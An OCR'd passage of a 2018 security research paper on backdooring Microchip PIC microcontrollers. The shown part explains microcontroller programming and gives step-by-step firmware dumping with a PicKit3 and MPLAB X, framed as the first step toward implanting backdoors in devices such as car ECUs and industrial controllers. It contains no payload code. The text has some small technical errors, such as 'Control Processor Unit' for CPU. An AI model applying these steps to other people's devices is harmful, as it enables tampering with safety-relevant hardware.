


Backdooring Microchip Microcontrollers

Sheila A. Berta - @UnaPibaGeek

October 11, 2018 - [11.10.18.22.33.00]

Contents

INTRODUCTION....3

Microcontrollers vs Microprocessors....3

Why targeting microcontrollers is worth it?....4

MICROCONTROLLERS PROGRAMMING....5

IDE and ASM instructions set....6

Assemble process....6

Writing the .hex file to program memory....7

DUMP THE PROGRAM MEMORY....8

PAYLOAD INJECTION: AT THE "ENTRY POINT"....14

Understanding a program structure....14

Cooking the payload....15

Injecting the payload....16

Checksum recalculation....17

ADVANCED PAYLOAD INJECTION: AT THE INTERRUPT VECTOR....20

GIE, PEIE and polling inspection to identify enabled interrupts....21

Let's backdoor the EUSART (SCI) communication peripheral....23

Fixing jumps (GOTO and CALL)....25

STACK PAYLOAD INJECTION: CONTROLLING PROGRAM FLOW....27

STKPTR, TOSU, TOSH & TOSL....27

ROP chain....29

AUTOMATING PAYLOAD INJECTION....30

PROGRAM MEMORY PROTECTIONS....31

CONCLUSIONS....32

References....32

INTRODUCTION

In the last months there were many news about backdoors inside hardware boards due to the alleged existence of a "tiny backdoor chip" infiltrated by China to American's top companies. Through the years many studies have been published addressing diverse ways of backdooring devices by leveraging on their own hardware components. However, most of the existing work focuses on backdooring devices based on powerful microprocessors, such as MISP, ARM, Intel or AMD– instead of microcontrollers.

That is why this paper explains how microcontrollers can be backdoored too. Though the examples will be based on Microchip devices, most concepts may be extended to other hardware vendors.

Microcontrollers vs Microprocessors

Before talking about backdooring, it is highly necessary to understand the differences between microcontrollers (MCU/µC) and microprocessors (MPU/µP). Often this comparison looks confusing because a microcontroller has inside a microprocessor. However, if we talk about an ARMv7 microprocessor and a PIC18F microcontroller, we are talking about different things.

Those microprocessors that we are used to seeing inside our computers and smartphones, such as ARMv8, Intel Core or AMD, are an entirely CPU (Control Processor Unit). There is not difference between a microprocessor and a CPU. These kind of µP are designed to have great processing capacity and high speed.

Every microprocessor needs basic components to work: RAM and ROM memories, and the I/O busses. In the case of the microprocessors that we are talking about, these components are physically separated, and the size of them (including the CPU itself) is bigger than a simple microcontroller. Size and separated components explain the great processing capabilities of microprocessors like Intel Core i*.

On the other hand, we have microcontrollers. As mentioned before, they use a microprocessor, but it is not the only component inside them. The µC also has every component which the µP needs to work. That means, inside a microcontroller we have the CPU, RAM, ROM, I/O busses and other peripherals. As we can imagine, the fact that microcontrollers are "putting it all together" in a very tiny space makes them with less processing capabilities and slower than those microprocessors we were talking about.

To sum up, a microcontroller like PIC18F has a CPU inside it but it's not like an ARMv8 or Intel Core i* CPU, it is a smaller one with limited processing capabilities.

There are some others technical differences as well. For example, while most microcontrollers use Harvard architecture, some microprocessors like ARMv7 still uses von Neumann. What's

the difference? In the Harvard architecture the memory spaces for data and program are separated; In von Neumann, program and data are in the same place. However, ARMv8 and the latest powerful microprocessors implement a modified-Harvard memory organization. The CPU architecture of microcontrollers usually is 8 or 16 bits, while most of microprocessors mentioned before are 32 or 64 bits.

The assembly instructions set, memory addresses length and stack are different too. For example, an µC from PIC18 family implements a 21bits program counter that is capable of addressing a 2-Mbyte program memory space and has a stack able to store only up to 31 return addresses (yes, it's a very tiny stack). What happen if it gets overflowed? The PIC will reset itself to start from the beginning of the program.

Finally, as well as assembly instructions for ARM processors are not like the ones for Intel/AMD µP, the same happens in the world of microcontrollers. Every vendor has its own assembly instructions for the CPU of their microcontrollers, this means that assembly for a Microchip µC is not the same as the assembly for an Atmel µC.

After understanding the differences between µP and µC a question that could arise is: why someone would use a microcontroller instead of a powerful microprocessor?

It is like comparing a Raspberry PI (ARM µP) to an Arduino (Atmel µC), both are useful devices but used for different purposes. Powerful microprocessors are implemented on multi-tasking devices, that need to run an entirely operative system. On the other hand, microcontrollers are used for doing specific tasks, usually making the same work, dealing with the same kind of inputs and outputs, like automatizing a routine.

Why targeting microcontrollers is worth it?

Though computers and smartphones are based on powerful microprocessors, microcontrollers are responsible for controlling a wide range of systems, e.g., physical security systems, car's ECUs, semaphores, elevators, sensors, critical components of industrial systems, some home appliances and even robots.

We can't say that those devices are not interesting targets. Let's backdoor them!


MICROCONTROLLERS PROGRAMMING

All microcontrollers need to be programmed, otherwise they will do nothing. As mentioned, there is a CPU inside them, the CPU is able to execute every ASM instruction of a program loaded in the microcontroller's *program memory*.

The steps for programming a µC are the following:

1) Write your program for the µC in ASM or C.
2) Assemble your program (or compile it first if you wrote it in C).
3) Load and write your assembled program (It's a .hex file) into the microcontroller's *program memory* using the specific software and hardware for this process.
4) Place your µC in your prototype board and test if everything works as expected.

The graphs below depicts this process:



Let's analyze a little bit the main steps of microcontrollers' programming. Understanding some concepts of this process will help us in our goal of backdooring them.

IDE and ASM instructions set

Due to microcontrollers can be programmed in ASM, you can use a simple notepad to write your program if you want to. Like other programming languages, there is not an unique software where you can write your programs. Some microcontroller's vendors have their own IDE, for example Microchip develops MPLAB X IDE (It's free and works fine).

As mentioned at the beginning of this paper, every vendor has their own ASM instructions set for the CPU of their microcontrollers. Before starting a program, you need to learn the assembly instructions for your target device, keeping in mind that there could have a few variations among families from the same vendor. For example, Microchip has at least three big families: PIC12F, PIC16F and PIC18F, though most of the assembly instructions are the same for the three families, PIC18F's μC supports more and newer instructions than PIC12F's μC.

```
MAIN_PROG CODE

START

    CLRF    PORTD                   ; Clear PORTD
    MOVLW   B'00000000'
    MOVWF   TRISD                   ; All is Output

    BSF     PORTD,2                 ; Turn on LED
    GOTO $                          ; Loop forever

    END
```

Simple ASM code to turning on a LED

Though I love programming microcontrollers in ASM, I must tell you that from a few years ago it is possible to program them in C. I don't like programming μC in high level, but if you chose that way, I wish you good luck with the compiler optimizer :-).

Assemble process

While you can use the IDE you want to write your ASM or C file for the μC, at the moment of compiling and assemble it, you will need the compiler and assembler provided by the vendor of your target device. This is due to the fact that only the vendors know the OpCodes which the CPU of their microcontrollers understands to execute every assembly instruction of our program.


For Microchip devices, MPLAB X IDE comes with *mpasmx*, which is the assembler for ASM files. You can also download from Microchip's website all C compilers and to integrate them to the IDE if you have written your program in C.

Building your program on the IDE will generate the .hex file from its ASM/C source code.

Writing the .hex file to program memory

There are two necessary components to load and write your program into a microcontroller: the *programmer software* and the *programmer hardware*. While both are provided by the vendor of your target device, there are lots of 3rd-party solutions for doing this task, some of them are open source and open hardware.

In the case of Microchip devices, the MPLAB IPE is the official programmer software. If you are using the MPLAB X IDE, the programmer is already integrated there. This software is able to communicate with the programmer hardware through an USB port of your computer. There are some official hardware for programming PICs, one of the most popular is PicKit3.



Microchip development kit: programmer software (MPLAB IPE) + hardware (PicKit3)

MPLAB IPE (or MPLAB X IDE) and the PicKit3 hardware tool work together, both are necessary to write the program memory of your microcontroller.

The steps to make the writing process are the following:

1) Connect the μC to the PicKit3 programmer connector.
2) Connect the PicKit3 to your computer through the USB port.
3) Open the MPLAB IPE or MPLAB X IDE software.
4) Load the .hex file of your program into the IPE/IDE.
5) Press "write" button to write your program into the microcontroller's *program memory*.


In the next section we will dive in these steps for one reason: you can write the program memory as you can read it. Dump the program memory to an .hex file is the first step in our goal of backdooring microcontrollers.

DUMP THE PROGRAM MEMORY

We would not have the source code of the program inside a µC unless we were the authors. However, it is possible to get the .hex file if we dump the microcontroller's program memory.

For Microchip devices we will use the PicKit3 hardware, because it is not only the official tool for doing this but also a cheap one, it costs around USD 40. Of course, we need the MPLAB X IDE too, which can be downloaded for free from the Microchip's website.

As mentioned in the previous page, the first step we must do is *to connect the microcontroller to the PicKit3 programmer connector*. For that it is necessary to know two things: the pinout of the PicKit3, and the pinout of the target device.




Microchip PicKit3 pinout

At the moment of connecting the microcontroller to the PicKit3, we need to match the pinout correctly. Due to every µC has different pinout, it is always necessary to check its datasheet.

When "match" means to connect the Vpp/MCLR pin of the microcontroller to the Vpp/MCLR pin of the PicKit3 and do the same with the other pins.

Below is shown an example of connecting a PIC16 to the PicKit3 (pin 6 is not necessary).



Connecting a PIC16 to PicKit3 to be programmed or read

After connecting correctly our target device to the PicKit3, we must do the steps two and three mentioned before: *connecting the PicKit3 to your computer through the USB port*, and then, *open the MPLAB X IDE*.


At this moment we have at least two options:

- Erase the program memory and write our own .hex file there ("reflashing").
- Dump the program memory to an .hex file.

If we choose the first way, the original program of the microcontroller will be lost, basically we are re-programming the µC with whatever code we want. This option might be valid in some cases, but it is not what we want to do now.


We choose the second way.

In the MPLAB X IDE, with the target device connected to the PicKit3 and this one connected to our computer, go to File -> New Project.




At this window we must select "Standalone Project", inside the "Microchip Embedded" category.

Next, it is necessary to specify our target device. Fortunately, getting this information is easy because it is printed on the microcontroller.




If the PicKit3 is correctly connected to the computer, in the next window we will see it listed below the category with its name.



After choosing the PicKit3 tool, the wizard will ask us for the compiler, we will select *mpasm*. However, we will not use any compiler because we will not develop anything. All we are doing now is to specify our target device and the programmer tool to the MPLAB X IDE, in order to let it knows what kind of hardware it has to deal with. So, just press next and write a name for your project, then press finish.

Once the project is configured, the MPLAB X IDE will enable the buttons to write and read the microcontroller's program memory. Look for the option "Read Device Memory to File…" located in the dropdown menu of the read button, at the top bar of the IDE.




Press this option to dump the program memory to an .hex file

Be careful to do not make a mistake by choosing "Read EE/Flash data memory" because it is another memory of the µC, please check the references of this paper to know the differences.

Read the microcontroller's program memory will take a few seconds, when the process finishes, the IDE will ask us where we want to save the .hex file. Just select a folder in your local computer.


After that, right click on the project we have created and press "Add Existing Item…"




Add the dumped file (.hex) to the project

Look for the file we have dumped from the target device and select it, we are going to add the .hex file to the project in order to open and read it.

Once it is loaded on the project, double click on it and go to Window -> Target Memory Views -> Program Memory.



This going to show us the *Program Memory* letting us to select the "code" format view instead "hex".



Line	Address	Opcode	Label	DisAssy
1	0000	EF03		GOTO 0x6
2	0002	F000		NOP
3	0004	0000		NOP
4	0006	6A83		CLRF PORTD, ACCESS
5	0008	0E00		MOVLW 0x0
6	000A	6E95		MOVWF TRISD, ACCESS
7	000C	8483		BSF PORTD, 2, ACCESS
8	000E	EF07		GOTO 0xE
9	0010	F000		NOP
10	0012	FFFF		NOP

Disassembly code view in MPLAB X IDE

The program we have disassembled is very tiny, it has only five ASM instructions. Let's compare with its source code:

```
MAIN_PROG CODE

START

    CLRF    PORTD                   ; Clear PORTD
    MOVLW   B'00000000'
    MOVWF   TRISD                   ; All is Output

    BSF     PORTD,2                 ; Turn on LED
    GOTO $                          ; Loop forever

    END
```

Line	Address	Opcode	Label	DisAssy
1	0000	EF03		GOTO 0x6
2	0002	F000		NOP
3	0004	0000		NOP
4	0006	6A83		CLRF PORTD, ACCESS
5	0008	0E00		MOVLW 0x0
6	000A	6E95		MOVWF TRISD, ACCESS
7	000C	8483		BSF PORTD, 2, ACCESS
8	000E	EF07		GOTO 0xE
9	0010	F000		NOP

Assembly source code vs disassembly code

It is almost equal! From memory address 0x06 to 0x0E we find the five assembly instructions of the program. The word "ACCESS" after some of them just indicates it is a *Data Memory* access. Remember, as mentioned at the beginning of this paper, microcontrollers implement Harvard architecture, which means that program memory and data memory are separated. Inside the data memory there are SFR (Special Function Registers) and GPR (General Purpose Registers), PORTD and TRISD belongs to SFR.

Bigger programs look good too, the disassembler makes a clever work because it is from Microchip and we are working on a Microchip device. Nobody knows how to read the OpCodes better than their own developer.

Of course, now that we can see the OpCodes we can map these five assembly instructions in the .hex file.

```
Start Page × | memory.hex ×
Source   History
1  :020000040000FA
2  :1000000003EF00F00000836A000E956E838407EF13
3  :100010000F0FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE
4  :10002000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE0
5  :10003000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFD0
```

Mapping the OpCodes in the .hex file.

Something looks inverted? Yes! The OpCodes' bytes are inverted. Like most CPUs, microcontrollers use the "Little-Endian" format to store bytes in memory.

